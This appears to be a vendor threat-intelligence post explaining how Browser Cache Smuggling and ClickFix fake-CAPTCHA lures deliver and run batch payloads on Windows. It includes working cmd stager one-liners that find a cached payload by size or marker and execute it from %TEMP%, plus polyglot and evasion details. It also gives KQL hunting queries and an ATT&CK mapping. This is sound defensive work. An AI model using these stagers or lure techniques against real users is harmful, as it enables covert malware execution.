
- Classification: TLP:WHITE
- Threat type: Initial Access / User Execution
- MITRE ATT&CK: T1189, T1204.002, T1059.003
Every browser on your machine maintains a disk cache: a folder full of files with random hex names, no extensions, and no obvious way to tell a cached stylesheet from a cached JPEG from a cached executable. Attackers noticed.
The technique is called Browser Cache Smuggling. Combined with the ClickFix social engineering pattern, it produces a delivery chain where the victim's browser downloads the payload voluntarily, the command that runs it downloads nothing, and AV sees a file copy, not a dropper.
How It Works
The attack splits into two phases: silent delivery and social-engineered execution.
Phase 1 — Silent delivery
- Lure page: the victim visits an attacker-controlled page.

- Hidden image: the page loads
<img src="/p/logo.png">off-screen. - MIME lie: the server responds with
Content-Type: image/jpegfor a batch payload. - Cached to disk: the browser writes the payload as

f_02ad0a, with a random hex name and no extension.
Phase 2 — ClickFix execution

- Fake CAPTCHA: a “Verify you are human” checkbox copies the stager to the clipboard.
- Win+R paste: the victim pastes the command into the Run dialog.
- Cache walk:
for /r ... in (f_*)finds the payload by exact size match. - Payload runs: the file is copied to

%TEMP%\t.cmdand executed, with no download and no network activity.
In the first phase, the attacker's page includes a hidden image tag. The tag points at a URL that looks like a normal image path. The server, however, responds with executable content, but lies about the Content-Type, sending it as image/jpeg with aggressive cache headers (Cache-Control: public, max-age=86400). The browser has no reason to question this. It caches the response to disk under a random hex filename with no extension, exactly the same way it caches every other image, stylesheet, and script it encounters.
The payload is now on the victim's machine. No download dialog appeared. No browser warning fired. The file sits in the cache directory, indistinguishable from thousands of other cached resources.
The JPEG+BAT Polyglot
The payload itself can be a polyglot: a file that is simultaneously a valid JPEG image and a valid batch script. It starts with the standard JPEG magic bytes (FF D8 FF), contains a proper JFIF structure with an actual rendered image, and has the batch payload appended after the JPEG end-of-image marker (FF D9).
This means the file renders as a real image in DevTools' preview tab. Running file on Linux identifies it as JPEG image data, JFIF standard 1.01. But cmd.exe doesn't parse JPEG structure. It processes the file line by line, skips the binary garbage (which produces unrecognized-command errors suppressed by output redirection), and hits the batch instructions.
The Lure: "Verify You Are Human"
The victim lands on a page that looks exactly like a Cloudflare verification challenge: the spinner, the checkbox, the "Checking if you are human" text, a randomized Ray ID in the footer. Clicking the checkbox silently copies a command to the clipboard and instructs the victim to press Win+R, paste, and hit Enter.
The page detects the victim's browser automatically to generate the correct retrieval command. Brave masks its User-Agent as Chrome for anti-fingerprinting, so the page uses navigator.brave.isBrave() with a one-second race timeout to identify it. Each browser gets a tailored command pointing at the right cache path.
This is the ClickFix pattern. The victim thinks they are completing a CAPTCHA. They are running a stager.
The Stager Command
The command pasted into the Run dialog is a single cmd /c one-liner. For Chromium-based browsers on Windows:
cmd /c for /r "%LOCALAPPDATA%\...\User Data" %f in (f_*) do @if %~zf==17635
  copy "%f" "%TEMP%\t.png" >nul 2>nul &&
  move /y "%TEMP%\t.png" "%TEMP%\t.cmd" >nul 2>nul &&
  "%TEMP%\t.cmd" >nul 2>&1
Breaking this down:

for /r ... in (f_*)recursively walks Chromium's simple cache. Each cached response lives in a file namedf_000001,f_000002, etc. underCache_Data.%~zf==17635matches the exact payload size in bytes. The attacker knows the size because they built the payload. This is how the stager finds the right cache file among thousands.copy ... t.pngcopies the cache file to%TEMP%with a.pngextension. Innocuous in logs.move ... t.cmdrenames it to.cmdfor execution. Less recognizable than.batin command-line telemetry."%TEMP%\t.cmd"executes the payload.
For Firefox, the approach differs. Firefox's cache2/entries/ directory stores each cached response with appended HTTP header metadata, and entry sizes drift across versions. Instead of size matching, the stager uses a marker string embedded in the payload body:
cmd /c for /r "%LOCALAPPDATA%\Mozilla\Firefox\Profiles" %f in (*) do
  @findstr /m /c:"DLLHERE" "%f" >nul 2>nul &&
  copy "%f" "%TEMP%\t.png" >nul 2>nul && ...
Size matching vs. marker search. Real ClickFix campaigns use size matching (
%~zf==<size>) on Chromium. It is faster, produces no false positives against other cached resources, and requires no special strings in the payload. On Firefox, entry sizes drift per run and per version, so marker search is the reliable method there.
Why This Evades
No download event. The payload arrives as a subresource load from an <img> tag. No download bar, no "Save As" dialog, no browser warning. It is a normal HTTP response that gets cached normally.
No network activity in the stager. The cmd /c for /r command is entirely local. There is no curl, no Invoke-WebRequest, no DNS resolution. Nothing leaves the machine.
No suspicious file extension on disk. The cached file has a random hex name with no extension. AV heuristics that scan .bat, .cmd, .exe, or .dll files on write will not flag it.
The command looks boring. A for /r loop, a copy, and a file execution. The most suspicious token in the entire command is the destination path %TEMP%\t.cmd.
Detection Opportunities
The chain is stealthy but not invisible. Each link has a detection surface.
Process telemetry. cmd.exe spawned from explorer.exe (the Run dialog) executing for /r over browser cache directories followed by copy and && execution is a strong behavioral signature. This pattern has no legitimate use.
File system monitoring. A file written to %TEMP% with a .cmd or .bat extension, immediately executed, and sourced from a browser cache path is worth an alert. The copy source path containing Cache_Data\f_ or cache2\entries\ is the tell.
Endpoint visibility. Watch for findstr scanning browser profile directories. Users do not search their own cache directories. Neither does legitimate software.
User education. "Paste this command to verify you are human" is never a real verification step. The entire chain depends on someone pasting a command they do not understand into a system dialog.
Hunt this technique with 7Hunter
Browser cache smuggling is a novel delivery technique with no pre-built detection rules in most SIEM platforms. The attack never triggers a download event, never calls an external domain from the stager, and never drops a file with a recognizable extension. Traditional signature-based detection is blind to it.
7Hunter is a SaaS platform for security teams to start their threat hunting. It provides a MITRE ATT&CK-mapped query database, threat actor intelligence, an AI-powered investigator, and more. When a novel technique like cache smuggling shows up, teams use 7Hunter to find the right queries, understand the attacker TTPs, and investigate across their environment.
Below are KQL hunting queries mapped to this attack chain. The behavioral footprint is there - every step leaves a trace in process command-line telemetry, the one data source Defender for Endpoint captures reliably.
Hunt 1: Cache smuggling stager — for /r over browser cache paths
// The core detection. No legitimate process walks browser
// cache directories with for /r + copy/findstr.
// MDE logs the full command line in DeviceProcessEvents.
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "cmd.exe"
| where ProcessCommandLine has "for"
    and ProcessCommandLine has "/r"
| where ProcessCommandLine has_any (
    "Cache_Data", "cache2",
    "Firefox\\Profiles",
    "Chrome\\User Data",
    "Edge\\User Data",
    "Brave-Browser\\User Data",
    "Vivaldi\\User Data",
    "Opera Software"
)
| extend TechniqueId = "T1059.003",
    Tactic = "Execution",
    Campaign = "ClickFix / Cache Smuggling"
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine,
    InitiatingProcessFileName,
    TechniqueId, Tactic, Campaign
Hunt 2: Run dialog paste pattern — explorer.exe spawns cmd.exe with stager
// ClickFix requires Win+R paste. That means explorer.exe
// is always the parent process of cmd.exe.
// This query catches the social engineering execution path.
DeviceProcessEvents
| where Timestamp > ago(30d)
| where InitiatingProcessFileName =~ "explorer.exe"
| where FileName =~ "cmd.exe"
| where ProcessCommandLine has "for"
    and ProcessCommandLine has_any ("copy", "move", "findstr")
    and ProcessCommandLine has "Temp"
| extend TechniqueId = "T1204.002",
    Tactic = "Execution",
    Campaign = "ClickFix / Cache Smuggling"
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, TechniqueId
Hunt 3: Payload drop — .cmd or .bat created and executed from %TEMP%
// The stager copies the cache file to %TEMP% as .cmd/.bat.
// File creation + immediate child process = payload execution.
DeviceFileEvents
| where Timestamp > ago(30d)
| where ActionType == "FileCreated"
| where FolderPath has @"\Temp\"
| where FileName endswith ".cmd" or FileName endswith ".bat"
| where InitiatingProcessCommandLine has_any (
    "Cache_Data", "cache2",
    "Firefox\\Profiles", "User Data"
)
| extend TechniqueId = "T1036.005",
    Tactic = "Defense Evasion",
    Campaign = "ClickFix / Cache Smuggling"
| project Timestamp, DeviceName, FileName, FolderPath,
    InitiatingProcessCommandLine, TechniqueId
Hunt 4: Scope the attack surface — which browsers exist across your fleet
// Know your exposure. This maps which browser cache paths
// exist across endpoints so you know what to protect.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in~ (
    "chrome.exe", "msedge.exe", "brave.exe",
    "firefox.exe", "vivaldi.exe", "opera.exe"
)
| extend BrowserCache = case(
    FileName =~ "chrome.exe",
        "Google\\Chrome\\User Data\\*\\Cache\\Cache_Data",
    FileName =~ "msedge.exe",
        "Microsoft\\Edge\\User Data\\*\\Cache\\Cache_Data",
    FileName =~ "brave.exe",
        "BraveSoftware\\Brave-Browser\\User Data\\*\\Cache\\Cache_Data",
    FileName =~ "firefox.exe",
        "Mozilla\\Firefox\\Profiles\\*\\cache2\\entries",
    FileName =~ "vivaldi.exe",
        "Vivaldi\\User Data\\*\\Cache\\Cache_Data",
    FileName =~ "opera.exe",
        "Opera Software\\Opera Stable\\Cache\\Cache_Data",
    "unknown"
)
| summarize Endpoints=dcount(DeviceName),
    Users=dcount(AccountName),
    Devices=make_set(DeviceName, 10)
    by FileName, BrowserCache
| sort by Endpoints desc
All four queries work on process command-line telemetry - the data MDE reliably captures for every process. No dependency on file-read events inside cache directories (which MDE does not log). The queries detect the behavioral pattern, not specific payload markers, so they catch any variant of cache smuggling regardless of payload type, file size, or marker string.
With 7Hunter's AI investigator, teams can dig deeper - correlating process trees, pulling threat actor context, and pivoting across related activity. The queries above give you a starting point; 7Hunter gives your team the tools to turn that starting point into a full investigation.
MITRE ATT&CK Mapping
| Technique | ID | Observed Behavior |
|---|---|---|
| Drive-by Compromise | T1189 | Hidden <img> tag silently caches the payload via normal browsing |
| User Execution: Malicious File | T1204.002 | Victim pastes and executes the stager from a fake verification prompt |
| Command and Scripting Interpreter: Windows Command Shell | T1059.003 | cmd /c for /r one-liner locates and runs the cached payload |
| Masquerading | T1036.005 | Payload served as image/jpeg; polyglot renders as a real image in DevTools |
| Deobfuscation / Decode Files | T1140 | Cache file copied and renamed from hex name to .cmd for execution |
Key Takeaways
- Browser cache directories are attacker-writable storage. Any website can place arbitrary bytes into the browser's disk cache by serving them with the right Content-Type and Cache-Control headers. Defenders should treat cache directories as untrusted, the same way they treat
%TEMP%and Downloads. - "No download" does not mean "no payload on disk." Traditional kill-chain models assume the payload arrives via a download, a macro, or an exploit. Cache smuggling skips all three. If your detection stack only alerts on explicit file downloads, this technique walks right past it.
- The ClickFix pattern works because it looks plausible. The fake verification page is visually convincing. It auto-detects the browser, adapts the language, generates a random Ray ID. The only defense is user awareness that no legitimate service will ever ask you to paste a command into the Run dialog.
- The stager is entirely offline. The command downloads nothing, contacts no server, and resolves no DNS. It walks local files, copies one, and runs it. Detection must focus on the process tree and file-system behavior, not network indicators.
Demo
Full walkthrough of the attack chain: from landing on the lure page through payload execution.
Stay safe!